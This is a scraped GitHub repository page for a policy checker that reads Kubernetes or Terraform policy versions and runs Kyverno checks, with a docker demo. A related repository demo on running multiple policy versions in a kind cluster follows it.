
Policy checker

This is a tool that can be used locally and in CI by tooling to determine if the repository is compliant with policy.


The version of policy is determined by:

- Kubernetes: reads the `kustomization.yaml` file and retrieves the `commonLabels['mycompany.com/policy-version']`
- Terraform: reads the variable default_value of `mycompany.com/policy-version`

If theres any `.tf` files it'll check terraform and check Kubernetes if theres a `kustomization.yaml`.




```
$ docker run --rm -ti \
  -v $(pwd):/apps \
  ghcr.io/policy-as-versioned-code/policy-checker

Found kustomization.yaml
Checking policy version...
Policy version: 1.0.0
Fetching Policy...
Policy fetched.
Running policy checker...

Applying 1 policy to 1 resource...
(Total number of result count may vary as the
policy is mutated by Kyverno. To check the
mutated policy please try with log level 5)

pass: 1, fail: 0, warn: 0, error: 0, skip: 0
```



k8s ~~terraform~~

many-to-many



the-repository-manager[bot] and chrisns Update templated files (#1) ... ✓ e72a36f 7 hours ago 3 commits

.github	Update templated files (#1)	7 hours ago
CODE_OF_CONDUCT.md	Update templated files (#1)	7 hours ago
README.md	E2e (#2)	7 hours ago
SECURITY.md	Update templated files (#1)	7 hours ago

About


All versions of policy co-existing on a single Kubernetes Cluster

README.md

All versions of policy co-existing on a single Kubernetes Cluster

Demo

```
# Create a cluster
$ kind create cluster
Creating cluster "kind" ...
 ✓ Ensuring node image (kindest/node:v1.23.4) 🖼
 ✓ Preparing nodes 📦
 ✓ Writing configuration 📜
 ✓ Starting control-plane 🕹
```



